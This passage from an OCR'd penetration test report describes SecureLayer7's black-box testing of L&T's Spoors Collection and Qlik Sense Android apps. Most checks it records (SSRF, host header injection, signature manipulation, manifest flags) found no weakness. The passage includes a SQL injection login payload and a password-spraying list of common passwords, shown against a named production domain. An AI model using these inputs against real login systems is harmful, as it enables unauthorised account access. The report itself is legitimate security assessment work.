    hCxxRFr6BHKN0KDT2tlcsITIESFiOPHICK97+FiOpIyZ2ELUm2IgqKWvfY4IrhFvnOUG3N\nHeJFFAB1xhEX5H
    PXKy0=\n",
    "username":"admin@cfe.com'--",
    "password":"Password"
}
```


Response

Pretty Raw Hex Render

```
4 Set-Cookie: srv_id=f087217a027e2508159a0bd2fd86e662; expires=Thu, 14-Mar-24 11:58:35
  GMT; max-age=3600; domain=cfe.ltferp.com; path=/
5 Set-Cookie: JSESSIONID=6A579700A68FCA45F20EDC0BA645477F.App3-2; Path=/; HTTPOnly;
  Secureltf6; HttpOnly
6 X-Frame-Options: SAMEORIGIN
7 X-Content-Type-Options: nosniff
8 X-Xss-Protection: 1; mode=block
9 X-Content-Security-Policy: default-src 'self'
10 X-Permitted-Cross-Domain-Policies: none
11 X-Permitted-Cross-Domain-Policies: none
12 Referrer-Policy: origin
13 Expect-Ct: max-age=86400, enforce, report-uri=''
14 Expect-Ct: enforce, max-age=300, report-uri='https://cfe.ltferp.com/'
15 Feature-Policy: vibrate 'none'; geolocation *
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18 Access-Control-Origin: digicfeuat.ltfs.com
19 Accesss-Control-Allow-Credentials: false
20 Pragma: no-cache
21 Pragma: no-cache
22 Cache-Control: no-store,no-cache,must-revalidate
23 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
24 Server: Eff_You_Script_Kiddies!
25 Access-Control-Allow-Origin: https://cfe.ltferp.com/
26 Access-Control-Allow-Credentials: true
27 Via: 1.1 google, 1.1 google
28 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
29
30 {
    "code":7005,
    "description":"Access Denied"
}
```

Figure#11 Tested for SQL Injection

In the Spoors Collection Android application, SecureLayer7 checked for Signature Manipulation. SecureLayer7 carried out this attack by manipulating the signature sent in the request. SecureLayer7 observed that on attempting the manipulation of the signature, the application responded with "Access Denied". Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Signature Manipulation.




Figure#12 Tested for Signature Manipulation

In the Spoors Collection Android application, SecureLayer7 checked for SSRF. SecureLayer7 carried out this attack by attempting to manipulate input parameters to trick the application into making unintended requests to internal or restricted resources. SecureLayer7 observed that the application properly validates and restricts input parameters related to network requests. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to SSRF.


Figure#13 Tested for SSRF

In the Spoors Collection Android application, SecureLayer7 checked for Host Header Injection. SecureLayer7 carried out this attack by manipulating the Host header in HTTP requests. SecureLayer7 observed that the application properly validates and sanitizes the Host header input. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Host Header Injection.



Figure#14 Tested for Host Header Injection

In the Spoors Collection Android application, SecureLayer7 checked for Sensitive Information Stored in the Database. SecureLayer7 carried out this assessment by reading the data stored in the database. SecureLayer7 observed that the database was encrypted. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Sensitive Information Stored in the Database.



Figure#15 Tested for Sensitive Information Stored in the Database

In the Spoors Collection Android application, SecureLayer7 checked for Password Spraying. SecureLayer7 carried out this attack by attempting to log in with a list of commonly used passwords against multiple user accounts. SecureLayer7 observed that the attempt to login to the user account was unsuccessful. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Password Spraying.

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
3423	zorro	200			1399	
3420	zjaaadc	200			1399	
3417	zhongguo	200			1399	
3416	zeus	200			1399	
3415	zeppelin	200			1399	
3413	zeosx	200			1399	
3409	zaphod	200			1399	
3408	zapata	200			1399	
3406	zachary	200			1399	
3404	young	200			1399	
3401	yolanda	200			1399	
3399	yellowstone	200			1399	
3398	yellow	200			1399	
3394	yamaha	200			1399	
3393	yaco	200			1399	
3392	xyzzy	200			1399	
3390	xyz	200			1399	


Request Response

Pretty Raw Hex Render

```
Pragma: no-cache
Cache-Control: no-store,no-cache,must-revalidate
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
Server: Eff_You_Script_Kiddies!
Access-Control-Allow-Origin: https://cfe.ltferp.com/
Access-Control-Allow-Credentials: true
Via: 1.1 google, 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "code":4037,
  "description":"Authentication Failed"
}
```

Figure#16 Tested for Password Spraying

In the Spoors Collection Android application, SecureLayer7 checked for Sensitive Information Disclosure. SecureLayer7 carried out this attack by utilizing adb logcat to monitor system logs for potentially sensitive information leakage. SecureLayer7 observed that no sensitive information, such as user credentials or personal data, was being logged in plain text in the system logs. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Sensitive Information Disclosure.



Figure#17 Tested for Sensitive Information Disclosure

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.


The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

Attack Narrative- Qlinksense Application Pentest

Overview


This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Qlik Sense Android application.

In the Qlik Sense Android application, SecureLayer7 checked for Insecure Version of OS Installation Allowed. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the min SDK version set as 30. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to application installation in insecure OS versions.




Figure#1 Tested for Insecure Version of OS Installation Allowed

In the Qlik Sense Android application, SecureLayer7 checked for "AllowBackup" Flag in the AndroidManifest.xml File. This flag allows the attacker to back up application data if set to "true". However, the application was observed to have an Android backup flag set as "false". Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to allowing backup for application data.




Figure#2 Tested for AllowBackup Flag in AndroidManifest.xml File

In the Qlik Sense Android application, SecureLayer7 checked for the Android Debug Flag Misconfiguration. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to the Android Debug Flag vulnerability.




Figure#3 Tested for Android Debug Flag Misconfiguration

In the Qlik Sense Android application, SecureLayer7 checked for Improperly Exported Android Components. Components such as content providers, services, broadcast receivers, and activities were analyzed. However, it was observed that the application has not included any exported components under com.qlik.qliksense.mobile application subclass. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to improper exported Android components.




Figure#4 Tested for Improperly Exported Android Components

In the Qlik Sense Android application, SecureLayer7 checked for Weak Signing Algorithm. SecureLayer7 tested the application with JADx-gui and viewed the APK signature file. It was observed that the mobile application uses signature versions V3 with SHA256withRSA Signature type, which is secure. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to Weak Signing Algorithm.



